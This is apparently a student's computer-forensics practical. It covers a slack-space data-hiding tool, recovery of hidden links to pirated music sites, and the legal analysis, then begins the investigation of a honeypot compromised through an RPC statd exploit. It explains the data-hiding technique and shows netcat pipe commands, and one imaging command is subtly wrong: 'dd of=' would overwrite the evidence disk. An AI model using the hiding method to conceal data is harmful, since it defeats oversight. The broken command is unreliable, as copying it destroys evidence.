4110  write(2, "stuffing block 570604\n", 22) = 22
4110  write(2, "file size was: 21\n", 18) = 18
4110  write(2, "slack size: 4075\n", 17) = 17
4110  write(2, "block size: 4096\n", 17) = 17
4110  _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
4110  read(0, "this is hidden data.\n", 4075) = 21
4110  write(4, "this is hidden data.\n", 21) = 21
4110  close(3)                          = 0
4110  close(4)                          = 0
4110  _exit(0)                          = ?

[root@localhost tmp]# /sans/bmap/bmap-1.0.20/bmap --mode c ./testfile

4121  execve("./bmap.orig", ["./bmap.orig", "--mode", "c", "/sans/tmp/testfile"], [/* 30
vars */]) = 0
4121  fcntl64(0, F_GETFD)               = 0
4121  fcntl64(1, F_GETFD)               = 0
4121  fcntl64(2, F_GETFD)               = 0
4121  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
4121  geteuid32()                       = 0
4121  getuid32()                        = 0
4121  getegid32()                       = 0
4121  getgid32()                        = 0
4121  brk(0)                            = 0x80caf50
4121  brk(0x80cbf50)                    = 0x80cbf50
4121  brk(0x80cc000)                    = 0x80cc000
4121  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
```

```
4121  open("/sans/tmp/testfile", O_RDONLY|O_LARGEFILE) = 3
4121  ioctl(3, FIGETBSZ, 0xbffff864)    = 0
4121  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4121  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
4121  open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
4121  ioctl(3, FIGETBSZ, 0xbffff7d4)    = 0
4121  brk(0x80cd000)                    = 0x80cd000
4121  ioctl(3, FIBMAP, 0xbffff864)      = 0
4121  _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
4121  read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0this is hid"..., 4096) = 4096
4121  write(1, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0this is hid"..., 4096) = 4096
4121  close(3)                          = 0
4121  close(4)                          = 0
4121  _exit(0)                          = ?

[root@localhost tmp]# /sans/bmap/bmap-1.0.20/bmap --mode s ./testfile

4132  execve("./bmap.orig", ["./bmap.orig", "--mode", "s", "/sans/tmp/testfile"], [/* 30
vars */]) = 0
4132  fcntl64(0, F_GETFD)               = 0
4132  fcntl64(1, F_GETFD)               = 0
4132  fcntl64(2, F_GETFD)               = 0
4132  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
4132  geteuid32()                       = 0
4132  getuid32()                        = 0
4132  getegid32()                       = 0
4132  getgid32()                        = 0
4132  brk(0)                            = 0x80caf50
4132  brk(0x80cbf50)                    = 0x80cbf50
4132  brk(0x80cc000)                    = 0x80cc000
4132  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4132  open("/sans/tmp/testfile", O_RDONLY|O_LARGEFILE) = 3
4132  ioctl(3, FIGETBSZ, 0xbffff864)    = 0
4132  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4132  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
4132  open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
4132  ioctl(3, FIGETBSZ, 0xbffff7d4)    = 0
4132  brk(0x80cd000)                    = 0x80cd000
4132  ioctl(3, FIBMAP, 0xbffff864)      = 0
4132  write(2, "getting from block 570604\n", 26) = 26
4132  write(2, "file size was: 21\n", 18) = 18
4132  write(2, "slack size: 4075\n", 17) = 17
4132  write(2, "block size: 4096\n", 17) = 17
4132  _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
4132  read(4, "this is hidden data.\n\0\0\0\0\0\0\0\0\0\0\0"..., 4075) = 4075
4132  write(1, "this is hidden data.\n\0\0\0\0\0\0\0\0\0\0\0"..., 4075) = 4075
4132  close(3)                          = 0
4132  close(4)                          = 0
4132  _exit(0)                          = ?

[root@localhost tmp]# /sans/bmap/bmap-1.0.20/bmap --mode sb ./testfile

4143  execve("./bmap.orig", ["./bmap.orig", "--mode", "sb", "/sans/tmp/testfile"], [/* 30
vars */]) = 0
4143  fcntl64(0, F_GETFD)               = 0
4143  fcntl64(1, F_GETFD)               = 0
4143  fcntl64(2, F_GETFD)               = 0
4143  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
4143  geteuid32()                       = 0
4143  getuid32()                        = 0
4143  getegid32()                       = 0
4143  getgid32()                        = 0
4143  brk(0)                            = 0x80caf50
4143  brk(0x80cbf50)                    = 0x80cbf50
4143  brk(0x80cc000)                    = 0x80cc000
4143  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4143  open("/sans/tmp/testfile", O_RDONLY|O_LARGEFILE) = 3
4143  ioctl(3, FIGETBSZ, 0xbffff854)    = 0
4143  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4143  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
4143  open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
```

```
4143  ioctl(3, FIGETBSZ, 0xbffff7c4)    = 0
4143  brk(0x80cd000)                    = 0x80cd000
4143  ioctl(3, FIBMAP, 0xbffff854)      = 0
4143  fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ...}) = 0
4143  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
4143  _llseek(1, 0, 0xbffff590, SEEK_CUR) = -1 ESPIPE (Illegal seek)
4143  write(1, "4075\n", 5)             = 5
4143  munmap(0x40000000, 4096)          = 0
4143  close(3)                          = 0
4143  close(4)                          = 0
4143  _exit(0)                          = ?
```

The binary is used to store data in slack space on linux / ext2-filesystems. There is obviously some bad intent in here, as the data is not meant to be read my unknowing users. Even more, the data can only be revealed by using this tool.

According to the 'atime' value from the debugfs tool that was ran against the floppy image, the program was last accessed at Jul 16, 2003 at 02:12:45 EDT. Therefore, I determined that the program was last executed at that time.

```
[root@localhost floppy]# debugfs -R "stat <18>" /sans/fl-160703-jpl.dd
debugfs 1.27 (8-Mar-2002)
Inode: 18   Type: regular    Mode:  0755   Flags: 0x0   Generation: 414131
User:   502   Group:   502   Size: 487476
File ACL: 0    Directory ACL: 0
Links: 1   Blockcount: 960
Fragment:  Address: 0    Number: 0    Size: 0
ctime: 0x3f14eb2d -- Wed Jul 16 02:05:33 2003
atime: 0x3f14ecdd -- Wed Jul 16 02:12:45 2003
mtime: 0x3f12bd00 -- Mon Jul 14 10:24:00 2003
BLOCKS:
(0-11):278-289, (IND):290, (12-68):291-347, (69-267):405-603, (DIND):604, (IND):605, (268-476):606-814
TOTAL: 480

[root@localhost floppy]#
```

1.5. Legal Implications

If you are able to prove that this program was executed on the system, include brief discussion of what laws (for your specific country or region) may have been violated, as well as the penalties that could be levied against the subject if he or she were convicted in court. If you are unable to prove that this program was executed, discuss why proof is not possible. If no laws were broken, then explain how the program's use may violate your organization's internal policies (for example, an acceptable use policy).

Evidence suggests that two main violations of laws and policies were done here:

- copyright infringement because of the trading of MP3s – copyrighted music, movies (DVD rips of copyrighted movies etc) under Law: 17 U.S.C. Chapter 5, Copyright Infringement and Remedies

- acceptable use policy violations because company owned equipment was used for the distribution of the illegal files.

Penalties:

- for the violation of the acceptable use policy, if the policy states so, the subject's employment and the employment of all involved parties could be terminated; any damages done (i.e. lawsuits against the company because of the copyright infringement) could be attributed to the subject

- for the copyright infringement, under Law: 17 U.S.C. Chapter 5, Copyright Infringement and Remedies: Sections 502-506 describe the remedies. 17 U.S.C. Chapter 5, Section 506 (a) (1)-(2) establish that:

"Criminal Infringement [is defined as]
Any person who infringes a copyright willfully either -
(1) for purposes of commercial advantage or private financial gain, or
(2) by the reproduction or distribution, including by electronic means, during any 180-day period, of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than $1,000,

shall be punished as provided under section 2319 of title 18, United States Code. For purposes of this subsection, evidence of reproduction or distribution of a copyrighted work, by itself, shall not be sufficient to establish willful infringement.

- 18 U.S.C part I, Chapter 113, Section 2319 (b) state:

Any person who commits an offense under section 506(a)(2) of title 17, United States Code -
(1) shall be imprisoned not more than 3 years, or fined in the amount set forth in this title, or both, if the offense consists of the reproduction or distribution of 10 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of $2,500 or more;
(2) shall be imprisoned not more than 6 years, or fined in the amount set forth in this title, or both, if the offense is a second or subsequent offense under paragraph (1); and

(3) shall be imprisoned not more than 1 year, or fined in the amount set forth in this title, or both, if the offense consists of the reproduction or distribution of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than $1,000.

1.6. Interview Questions

Assume that you have the opportunity to interview the person who installed and executed the program. List the questions that you could use to prove that the subject was in fact the one who installed it and executed it on the victim system (Please include a minimum of five questions).

- which port did you have Netcat listening on to transfer the files?
- why did you modify the original BMAP source and remove references to the original name and author?
- how many people were involved in the file trading? Name names.
- how many machines were involved in the file trading?
- why did you rename the netcat rpm to nc-1.10-16.i386.rpm..rpm, adding an additional ..rpm?
- for how long have you been involved in this?

1.7. Case Information

What advice can you provide to the Systems Administrators to help them detect whether this binary is in use, or has been used on other machines? What, if anything, did you find that would lead you to believe that John Price was using the organizations computing resources to distribute copyrighted material? List the details by which you analyzed the floppy image and describe what evidence you found.

1.7.1. Looking for data in the floppy image slackspace

I ran the tool against the files on the floppy image, to see if there is any data stored in the slackspace of the image itself.

```
[root@localhost tmp]# ./prog --mode s /mnt/floppy/XXXX

where XXXX is the name of each file on the floppy.
```

And indeed, we find something:

```
[root@localhost floppy]# /sans/tmp/prog -s Docs/Sound-HOWTO-html.tar.gz
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
h? ? downloadsH???  E┬???I▒ps4 ????  ?BR  P??└?\ '??? ??/??{???\│?
[roo├@┌oc▒┌hos├ ·┌oppy]# ?F?W?d│ #?????3│ ?b ?Z/?3 ??H?A?N?$3├Bi?┤]7N ?N3??e ?e??
```

There is something hidden in the slackspace of `Docs/Sound-HOWTO-html.tar.gz`!

No other files seemed to have data stored in the slack.

To retrieve the data, we will redirect the 'prog' output to a file, called `1.txt` in `/sans/tmp/`, then run `'file'` against the output to determine the real filetype.

```
[root@localhost tmp]# cd /mnt/floppy/
[root@localhost floppy]# /sans/tmp/prog -s Docs/Sound-HOWTO-html.tar.gz >/sans/tmp/1.txt
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
[root@localhost floppy]# cd /sans
[root@localhost sans]# cd tmp
[root@localhost tmp]# file 1.txt
1.txt: gzip compressed data, deflated, original filename, `downloads', last modified: Mon Jul 14 06:43:52 2003, os: Unix
[root@localhost tmp]#
```

`'file'` reports that the data is in gzip compressed form and that the original filename was `'downloads'`. To access the contents, we need to use a tool like `'zcat'` to uncompress the data and display it.

```
[root@localhost tmp]# zcat 1.txt
Ripped MP3s - latest releases:

www.filesbares.org/
www.convenience-city.net/main/pub/index.htm
emmpeethrees.com/hidden/index.htm
ripped.net/down/secret.htm

***NOT FOR DISTRIBUTION***
[root@localhost tmp]#
```

Bingo!

1.7.2. Other items of interest that were found in the floppy image

See below a listing of the contents including description

```
[root@localhost floppy]# ls -la
drwxr-xr-x    6 root     root         1024 Jul 16 02:03 .
drwxr-xr-x    5 root     root         4096 Jun 17 11:50 ..
-rw-r--r--    1 root     root         2592 Jul 14 10:13 .~5456g.tmp
// data file, some temporary file of some sort
drwxr-xr-x    2 502      502          1024 Jul 14 10:22 Docs
// directory
drwxr-xr-x    2 502      502          1024 Feb  3  2003 John
// directory
drwx------    2 root     root        12288 Jul 14 10:08 lost+found
// directory
drwxr-xr-x    2 502      502          1024 May  3 06:10 May03
// directory
-rwxr-xr-x    1 502      502         56950 Jul 14 10:12 nc-1.10-
16.i386.rpm..rpm
```

// NETCAT 1.10 – reads and writes data across network connections, can be used a server listening on a port or a client [NETCAT]. The RPM was testinstalled in a safe environment and tested for abnormalities. None found, this seems to be a regular netcat RPM, however, without V3 DSA Signatures (NOKEY).

```
-rwxr-xr-x    1 502      502        487476 Jul 14 10:24 prog
```

// our bmap binary

```
Docs:
total 171
drwxr-xr-x    2 502      502          1024 Jul 14 10:22 .
drwxr-xr-x    6 root     root         1024 Jul 16 02:03 ..
-rwxr-xr-x    1 502      502         29184 May 21 06:09 DVD-Playing-
HOWTO-html.tar
```

// DVD Playing HOWTO: "*A (hopefully) easy to follow explanation on how to get DVD movie playback in Linux."* Checked contents, looks clean (no contents other than original HOWTO document).

```
-rwxr-xr-x    1 502      502         27430 May 21 06:09 Kernel-HOWTO-
html.tar.gz
```

// Kernel HOWTO: "*This is a detailed guide to kernel configuration, compilation, upgrades, and troubleshooting for ix86-based systems."* Checked contents, looks clean (no contents other than original HOWTO document).

```
-rw-------    1 502      502         29696 Jun 11 09:09 Letter.doc
```

// letter template:

"Company Name Here
DATE
[Click here and type recipient's address]
Dear Sir or Madam:
*Type your letter here. For more details on modifying this letter template, double-click *. To return to this letter, use the Window menu.*
Sincerely,
[Click here and type your name]
[Click here and type job title]"

```
-rw-------    1 502      502         19456 Jul 14 10:48 Mikemsg.doc
```

// contains message

Hey Mike,
I received the latest batch of files last night and I'm ready to rock-n-roll (ha-ha). I have some advance orders for the next run. Call me soon.

JP

```
-rwxr-xr-x    1 502      502         32661 May 21 06:12 MP3-HOWTO-
html.tar.gz
```

// MP3-HOWTO: "This document describes the hardware, software and procedures needed to encode, play, mix and stream MP3 sound files under Linux." Checked contents, looks clean (no contents other than original HOWTO document).


```
-rwxr-xr-x    1 502      502         26843 Jul 14 10:11 Sound-HOWTO-
html.tar.gz
```

// SOUND HOWTO: “This document describes sound support for Linux. It lists the supported sound hardware, describes how to configure the kernel drivers, and answers frequently asked questions. The intent is to bring new users up to speed more quickly and reduce the amount of traffic in the Usenet news groups and mailing lists. “


Also contains hidden message with URLs to MP3 sites!!!

```
John:
total 44
drwxr-xr-x    2 502      502          1024 Feb  3  2003 .
drwxr-xr-x    6 root     root         1024 Jul 16 02:03 ..
-rwxr-xr-x    1 502      502         19088 Jan 28  2003 sect-num.gif
```

// picture




```
-rwxr-xr-x    1 502      502         20680 Jan 28  2003 sectors.gif
```




```
lost+found:
total 13
drwx------    2 root     root        12288 Jul 14 10:08 .
drwxr-xr-x    6 root     root         1024 Jul 16 02:03 ..

May03:
total 17
drwxr-xr-x    2 502      502          1024 May  3 06:10 .
drwxr-xr-x    6 root     root         1024 Jul 16 02:03 ..
-rwxr-xr-x    1 502      502         13487 Jul 14 10:12 ebay300.jpg
```

// picture



(This picture that was found on the floppy was originally taken from [BBC], as a Google search proved)

"Hacker inquiry leads to Germany" from 02/13/00 - talking about how the NIPC believed to have traced a recent spur of Denial-of-Service attacks launched against Ebay and other sites to Mixter, the German author of Stacheldraht and other tools.

1.7.3. Pulling it all Together - What are we dealing with here?

The evidence suggests that John Price has been involved in illegal file trading (DVD / movies, MP3 files).

The files may have been transferred within the company by using Netcat. The found evidence suggests that Linux based PCs/servers/workstations were used to transfer and play back those files (DVD/Music/MP3/Kernel/Sound HOWTOs for Linux, netcat for linux etc). It is not practical that the files were actually hidden in the slackspace of the machines as the size of the slack (1-4k blocks compared with multi-MB files) would not provide a safe haven for those files; high loss would be likely (since slackspace changes and data stored in the slack would be destroyed).

URLs and other sources where the illegal MP3s, movies etc can be downloaded were stored in the slackspace of unsuspicious files, like in this case the 'Sound HOWTO'.

How did he do it?

All the needed files and information were on the floppy: the netcat RPM, the HOWTO documents to get the illegal files working, the info where those files can be downloaded, the tool bmap to get the info out of the slackspace. Since the bmap tool was modified (renamed, references to 'slack/slackspace' removed), users needed to have some knowledge on how to use these files.

Maybe the bmap binary and the hidden URLs were only for his use.. He only installed netcat on the Linux machines and kept the other information (where to get the illegal MP3's and movies for himself, so other people did not know the in-depth details on his methods.

The letter (Mikemsg.doc) is evidence that other people were involved / knew about John Price's workings: "***Hey Mike, I received the latest batch of files last night and I'm ready to rock-n-roll (ha-ha). I have some advance orders for the next run. Call me soon. JP"***

This suggests that 'Mike' was the supplier of the illegal files as John (JP) states that he has 'orders' for him and that he received the latest 'batch of files'.

At this point it is not clear why the picture of the ebay outage (ebay300.jpg in the May03 directory) was stored on the floppy.

1.7.4. Advice for System Administrators

To find out whether a system was involved in this, System Administrators should look for the following indications:

- existence of netcat on the system
  - *the RPM supplied with the floppy installed Netcat in /usr/bin, the binary's name is nc. Test existence of package with # rpm –q nc-1.10-16. Output will be 'nc-1.10-16' if it is installed, 'package nc-1.10-16 is not installed' if it is not installed.*
  - *look for processes listening other than the processes that are supposed to listen on UDP and TCP ports. Indication that netcat is installed and waiting for connections, run 'lsof -i' on the system to look for open ports related to 'nc'.*
- search the systems for the existence of multimedia files (MP3, movies – AVI, MPG, DAT etc)
- look for the HOWTOs that were supplied on the floppy: Kernel-HOWTO, Sound-HOWTO, DVD-Playing-HOWTO, MP3-HOWTO
- look for systems that were modified according to the HOWTOs listed above (kernel support for music, DVD players, MP3 players etc)

1.8. Additional Information

Include links to at least three outside sources that you used in your research (not including the course material) where a reader could find additional information.

Note: all referenced sources in this Practical will be listed in the Appendix – References (this section is also listed as [LAW1] in the Appendix.

- ftp://ftp.scyld.com/pub/forensic_computing/bmap/ [BMAP source]
- http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html [Linux Data Hiding & Recovery]
- http://www4.law.cornell.edu/uscode/17/ch5.html [17 U.S.C., Chapter 5 – Copyright Infringement and Remedies]
- http://www4.law.cornell.edu/uscode/18/2319.html [18 U.S.C. Part 1, Chapter 113, Section 2319 - Criminal Infringement of a Copyright]

2. Assignment 2 Option 1 - Perform Forensic Analysis on a system

For this assignment, you must document your actual investigation of a potentially compromised system. In order to attempt this assignment, you of course must have access to an unknown system that you can investigate. The system must be a real system in an unknown state. You can not "create" a test system by deliberately compromising a host. You are allowed to use Honeypots that had been compromised. You can use any system as long it was not a system that you have worked on.

Your findings and conclusions should be written in a way that they could be used in court and scrutinized by opposing counsel!

Synopsis of Case Facts (5 Points):
Briefly describe the situation and background surrounding the investigation.

Describe the system(s) you will be analyzing. (2 Points)
In general, describe the system you are analyzing. Where did you acquire the system? What is/was it used for? What is the configuration of the system (OS, network)? Include any other information you feel may be necessary to perform the investigation.

Hardware (3 Points)
Describe all items seized in detail. For each item seized, enumerate each item with a case identifier, description of the item, model, make, serial numbers, and location it was seized from.
The following is a sample of an evidence listing:

Tag #'s	*Description*
Tag # XX	*Fujitsu M1636TAU Hard Drive, Serial #: 08613105, Size: 1226MB*
Tag # XX	*Gateway 2000, 386/33 MHz, Serial #: 302557386-330XC*

Computer System with a Western Digital 125MB internal hard drive, a Seagate 107MB internal hard drive, internal 3.5" high density floppy drive, one internal 5.25 floppy drive, internal sound card.

Image Media (5 Points)
Obtain a forensic image of the hard drive(s) of the system you are examining. Perform a MD5 hash against the original image and compare it against the image that was obtained. Show that the images are identical.

Media Analysis of System (10 Points)
Examine the resulting image using forensic tools of your choice. Describe the analysis system in detail. Describe each tool used to examine the system and why that tool was used.
Show how your tools did not modify the evidence when performing your examination.
You will be graded on the thoroughness of your media analysis.
Example Items to be examined:
1. *Examine file system for modification to operating system software or configuration*
2. *Examine file system for back doors, check for setuid and setgid files*
3. *Examine file system for any sign of a sniffer program*
4. *Internet history file and other history files*
5. *System Registry or /etc examination*
6. *Show start up files and processes*

Timeline Analysis (10 points)
Perform a Timeline Analysis of the system. Highlight when the operating system was installed, when major updates were performed on the system, and when the system was last used. Include any other interesting details that could be discerned based on the use of the system. Attach the resulting timeline.

Recover Deleted Files (5 Points)
Using any method you prefer, recover files deleted from the system. Identify when the files were deleted and recover pertinent files that may be helpful in an investigation. Describe your methods in detail.

String Search (5 Points)
Conduct a string search on the media. What keywords might you look for? Why would you look for those keywords?

Conclusions (5 Points)
Based on your analysis, what information could be gathered as to the habits of the subject?

2.1. Synopsis of Case Facts

Briefly describe the situation and background surrounding the investigation.

I setup a honeypot at home with an older, very vulnerable version of the RedHat Linux distribution, a 6.2 default install.

The detailed setup of the system and the network the system is connected to is described in the next section.

The honeypot was monitored by watching the logs of the snort IDS running on the firewall for malicious activity. The trigger was a serious of alerts on 09/15/03 after 1700 EDT:

24.98.248.XXX is the IP of the attacker, HP.IP.XX.XX the IP of the honeypot's public IP.

```
[**] [1:598:10] RPC portmap listing TCP 111 [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-16:51:32.808960 24.98.248.XXX:52914 -> HP.IP.XX.XX:111
TCP TTL:48 TOS:0x0 ID:45461 IpLen:20 DgmLen:96 DF
***AP*** Seq: 0x202EB7C6  Ack: 0xA04616FA  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 321324656 2059082
--

[**] [1:587:6] RPC portmap status request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-17:25:44.730954 24.98.248.XXX:37425 -> HP.IP.XX.XX:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 56
--

[**] [1:1914:7] RPC STATD TCP stat mon_name format string exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/15/03-17:27:02.790723 24.98.248.XXX:53433 -> HP.IP.XX.XX:957
TCP TTL:48 TOS:0x0 ID:16649 IpLen:20 DgmLen:340 DF
***AP*** Seq: 0x51855D01  Ack: 0xD1CDC204  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 322116641 2138272
--

[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/15/03-17:27:02.877103 HP.IP.XX.XX:39168 -> 24.98.248.XXX:53434
TCP TTL:63 TOS:0x0 ID:12219 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xD2E6119D  Ack: 0x524522D1  Win: 0x7CC8  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2139785 322131672

[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/15/03-17:27:59.909580 HP.IP.XX.XX:39168 -> 24.98.248.XXX:53434
TCP TTL:63 TOS:0x0 ID:12220 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xD2E611B5  Ack: 0x524522D5  Win: 0x7CC8  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2139790 322131757
--

[**] [1:587:6] RPC portmap status request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-17:55:01.820555 24.98.248.XXX:37433 -> HP.IP.XX.XX:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
```

I was not at home at the time the attack occurred. Once I got home and saw these alerts, I unplugged the network cable from the honeypot's host system and powered off the honeypot session.

On the host system, VMWare was then shutdown and a backup was taken of the VMWare directory of the redhat 6.2 install (honeypot) to have a backup just in case.

2.2. Describe the system(s) you will be analyzing

In general, describe the system you are analyzing. Where did you acquire the system? What is/was it used for? What is the configuration of the system (OS, network)? Include any other information you feel may be necessary to perform the investigation.

2.2.1. Description


As mentioned in the previous section, the honeypot is a vulnerable standard/default install of a RedHat 6.2 distribution.

No further work was done on the honeypot, aside from the basic configuration (hostname, network, root account).

The honeypot is setup within a Linux VMWare host system. The honeypot uses the same network card as the VMWare host system (bridged networking),

The hostname of the honeypot is **testbox**.

2.2.2. Layout of the Network



On the diagram above, you can see the setup and the location of the honeypot used for this assignment. Packet filters were used on the host system (Linux - iptables) and the firewall (FreeBSD – ipf) to allow incoming and outgoing connections to and from the honeypot, but to restrict connections to be initiated from the outside or the honeypot to other internal networks (wired and wireless clients) and the Linux host system. All incoming and outgoing connections to the honeypot get mapped to the public IP of the firewall (tun0-interface) using the ipf `bimap` command:

```
bimap tun0 192.168.100.50/32 -> 0/32
bimap tun0 0/32 -> 192.168.100.50/32
```

The firewall also has an IDS running, snort, that is setup to watch traffic on the tun0- interface, the interface connecting to the network to the Internet. Furthermore, tcpdump is running on the firewall's de0 interface, to record all traffic happening to/from the honeypot. The command-line used for tcpdump:

```
tcpdump -i de0 -tttt -s 0 -w /var/log/snort/<date>.raw &
```

where <date> is the actual date tcpdump is running on.

Snort is configured to use *all* available rules (full ruleset of snort 2.0 at the time of writing, around 1260 signatures are being tested). The command-line used for snort:

```
/usr/local/bin/snort -A full -i tun0 -D -y -l /var/log/snort -c\
/usr/local/etc/snort.conf
```

2.3. Hardware

Describe all items seized in detail. For each item seized, enumerate each item with a case identifier, description of the item, model, make, serial numbers, and location it was seized from.
The following is a sample of an evidence listing:

Tag #'s Description
Tag # XX Fujitsu M1636TAU Hard Drive, Serial #: 08613105, Size: 1226MB
Tag # XX Gateway 2000, 386/33 MHz, Serial #: 302557386-330XC
Computer System with a Western Digital 125MB internal hard drive, a Seagate 107MB internal hard drive, internal 3.5" high density floppy drive, one internal 5.25 floppy drive, internal sound card.

Tag-#'s	Description
HP1	Laptop, Dell Latitude C600, 700 MHz CPU, 512MB RAM. Serial-# 2KMMZ01
HP2	Laptop HDD, 30 GB, Serial-# HV-031YMK-47710-BSHF
HP3	internal modular CD-ROM drive for Dell Latitude Laptop, 24x-speed, Serial-# KR-05H414-35831-19Q-4092

2.4. Image Media

Obtain a forensic image of the hard drive(s) of the system you are examining. Perform a MD5 hash against the original image and compare it against the image that was obtained. Show that the images are identical.

As previously stated, once determined that a compromise must have happened, the honeypot running within VMWare was powered off to emulate the 'power cord pulled'-reaction.

How do we get the VMWare image onto our analysis system?

Problem: if we make a copy of the live image, the MD5 hashes will change constantly as several files are always getting changed (/dev – console, logs etc), so we need to find a way to access the partitions within the VMWare image without actually RUNNING the VMWare image. However, there is no way to access those partitions other than from a running VMWare guest system.

VMWare has the option to ADD 'harddisks' (VMDK files) to an existing guest system after the fact. That is what we will do: add the VMDK file from the honeypot guest system to another guest system, a freshly installed, up-to-date redhat 8.0 installation. We only need the 8.0 installation to mount the UnixForensics-CD, get a MD5 hash from the honeypot partition and create a copy of that partition, sending it over to the analysis workstation per netcat. On the analysis station, netcat is listening and piping the input into dd which in turn writes it into a file that will containt the partition copy of the honeypot. That file will then get mounted as loop/readonly device and will serve as basis for our analysis.

Summing up the steps:

- add VMWare disk file (linux.vmdk) as second harddisk to the RedHat 8.0-VMWare guest installation, start up RedHad 8.0 VMWare session
- mount the UnixForensics CD-ROM on the RedHat 8.0 VMWare system
- start up Netcat on the LinuxForensics (analysis) station, piping the output to the local filesystem with dd

```
[root@LinuxForensics hp]# nc -l -p 9000 | dd of=./sdb1.img conv=noerror bs=512
```

- honeypot partition will show up as /dev/sdb1, take MD5 hash from sdb1, copy the partition with dd, piping the dd output to netcat to send the data to the analysis workstation

```
[root@localhost linux_x86_static]# ./md5sum /dev/sdb1
e4b48ede3510519964351 93ff38b1dd2  /dev/sdb1
[root@localhost linux_x86_static]# ./dd of=/dev/sdb1 conv=noerror bs=512 | ./nc 192.168.100.20 9000
3084416+0 records in
3084416+0 records out
[root@localhost linux_x86_static]#
```

- get the MD5 hashes from the resulting files on the analysis workstation

```
[root@LinuxForensics hp]# nc -l -p 9000 | dd of=./sdb1.img conv=noerror bs=512
2127303+1148930 records in
2127303+1148930 records out
